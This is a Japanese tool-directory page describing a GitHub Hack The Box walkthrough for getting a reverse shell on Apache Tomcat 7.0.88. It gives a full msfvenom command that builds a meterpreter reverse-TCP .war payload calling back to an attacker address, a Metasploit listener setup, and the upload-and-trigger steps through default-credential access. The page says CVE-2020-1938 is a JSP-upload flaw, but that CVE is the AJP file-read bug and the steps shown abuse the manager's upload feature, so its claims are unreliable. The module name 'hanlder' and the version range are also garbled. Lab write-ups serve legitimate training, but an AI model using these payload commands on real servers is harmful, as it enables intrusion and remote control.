
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-1938-Exploitation — CVE-2020-1938(Apache Tomcat における任意の JSP アップロードから RCE に至る脆弱性)を悪用するための、Hack The Box ラボ環境における msfvenom と Metasploit を用いたステップバイステップのウォークスルー。 | Kitploit
ツール/GitHubGitHub/hopsypopsy8/cve-2020-1938-exploitation
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubhopsypopsy8/cve-2020-1938-exploitation
共有

CVE-2020-1938-Exploitation

CVE-2020-1938(Apache Tomcat における任意の JSP アップロードから RCE に至る脆弱性)を悪用するための、Hack The Box ラボ環境における msfvenom と Metasploit を用いたステップバイステップのウォークスルー。

リポジトリを見る
401年前未レビュー

CVE-2020-1938 悪用

Apache Tomcat における任意のJSPアップロードからRCEに至る脆弱性

説明

CVE-2020-1938 は、Apache Tomcat のバージョン 9.0.0.M1 から 9.0.0.30、8.5.0 から 8.5.50、および 7.0.0 から 7.0.99 に影響する重大な脆弱性です ⚠️ これは Hack The Box のラボで悪用されました。

🔗 参考: NIST NVD エントリ
偵察

攻撃ベクトルの特定

image

  1. ウェブサイトでは Server Status 機能にデフォルトの認証情報が使用されている。

  2. このインターフェースから、バージョンが Apache Tomcat/7.0.88、64 ビットアーキテクチャであることがわかる。


  3. このインターフェースからアプリケーション一覧に移動すると、.war ファイルの アップロード 機能が露出している。

  4. アップロードに成功すると、.war ファイルは /directory/filename で実行される。

  5. Apache Tomcat のバージョンを調査した結果、CVE-2020-1938 に対する脆弱性が確認された。

  6. 悪用

.war ファイルの生成

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war

Metasploit のペイロードジェネレータである msfvenom を使用して、exploit.war ペイロードを生成します。

  1. -p windows/x64/meterpreter_reverse_tcp はペイロードの種類 (今回の場合、Server Status で特定した 64 ビット)
  2. LHOST=10.10.14.3 LPORT=3004 は攻撃マシンへのリバース接続の詳細
  3. -f war はファイル形式
  4. -o exploit.war は出力ファイル名

ファイル生成後、そのファイル内で .jsp ファイルの名前 (例: gcvxdtmxvw.jsp) を確認し、後で使用するために保存します。

Metasploit のセットアップ

msfconsole
use exploit/multi/hanlder
Set LHOST 10.10.14.3
Set LPORT 3004

msfconsole を使用して、ペイロードが実行されるのを待機するリスナーをセットアップします。
悪意のあるファイルのアップロードと実行

image image



デプロイセクションでイメージをアップロードし、その後画面をリフレッシュすると、ファイルが正常にアップロードされたことがわかります。エクスプロイトを完了するには、パス ip/hacked/gcvxdtmxvw.jsp に移動する必要があります。
image

これによりリクエストがハングしますが、ローカルマシン上でリバース接続が確立されたことを確認できます。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    371
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    336
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →